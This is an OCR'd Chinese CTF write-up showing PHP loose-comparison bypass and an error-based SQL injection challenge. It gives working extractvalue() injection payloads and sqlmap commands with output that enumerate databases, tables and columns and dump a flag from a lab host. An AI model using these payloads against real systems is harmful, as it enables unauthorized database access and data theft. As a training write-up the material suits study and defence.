
在php中弱类型比较时，会使('123a' == 123)为真，所以我们post一个参数`c=123a`

9. 带恶人六撞

题目描述:你想了解带恶人六撞吗，数据库里有大家关于他的描述。


手工注入

`?id=1'`，从回显结果来看，判断存在sql报错注入




使用`extractvalue`函数时，查到数据库名为`~geek_sql`

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select(database()))))%23
```



查看表名，看到了名为`fllllag`的表

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where
 table_schema='geek_sql')))%23
```



查列名，列名为`flllllag`

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns whe
re table_name='fllllag')))%23
```

查字段

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select group_concat(fllllllag) from fllllag)))%23
```

没有回显全部内容，`extractvalue()`能查询字符串的最大长度为32,得到flag

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select fllllllag from fllllag limit 2,1)))%23
```

使用sqlmap注入

1 .爆库

```
python2 sqlmap.py -u "http://49.234.224.119:7415/?id=1" --dbs
```

```
[19:01:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx
back-end DBMS: MySQL >= 5.0
[19:01:54] [INFO] fetching database names
[19:01:54] [INFO] the SQL query used returns 5 entries
[19:01:54] [INFO] resumed: information_schema
[19:01:54] [INFO] resumed: test
[19:01:54] [INFO] resumed: mysql
[19:01:54] [INFO] resumed: performance_schema
[19:01:54] [INFO] resumed: geek_sql
available databases [5]:
[*] geek_sql
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```


2.爆表

```
python2 sqlmap.py -u "http://49.234.224.119:7415/?id=1" -D geek_sql --tables
```

```
---
[19:02:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx
back-end DBMS: MySQL >= 5.0
[19:02:20] [INFO] fetching tables for database: 'geek_sql'
[19:02:20] [INFO] the SQL query used returns 2 entries
[19:02:20] [INFO] resumed: blog
[19:02:20] [INFO] resumed: fllllag
Database: geek_sql
[2 tables]
+---------+
| blog    |
| fllllag |
+---------+
```


3.爆字段

```
python2 sqlmap.py -u "http://49.234.224.119:7415/?id=1" -T fllllag --columns
```

```
[19:02:35] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx
back-end DBMS: MySQL >= 5.0
[19:02:35] [WARNING] missing database parameter. sqlmap is going to use the current database
to enumerate table(s) columns
[19:02:35] [INFO] fetching current database
[19:02:35] [INFO] fetching columns for table 'fllllag' in database 'geek_sql'
[19:02:35] [INFO] the SQL query used returns 2 entries
[19:02:35] [INFO] resumed: "id","int(10) unsigned"
[19:02:35] [INFO] resumed: "flllllag","text"
Database: geek_sql
Table: fllllag
[2 columns]
+-----------+------------------+
| Column    | Type             |
+-----------+------------------+
| flllllag  | text             |
| id        | int(10) unsigned |
+-----------+------------------+
```


4.爆值

```
python2 sqlmap.py -u "http://49.234.224.119:7415/?id=1" -T fllllag -C flllllag --dump
```

https://www.cnblogs.com/erR0Ratao/p/14023017.html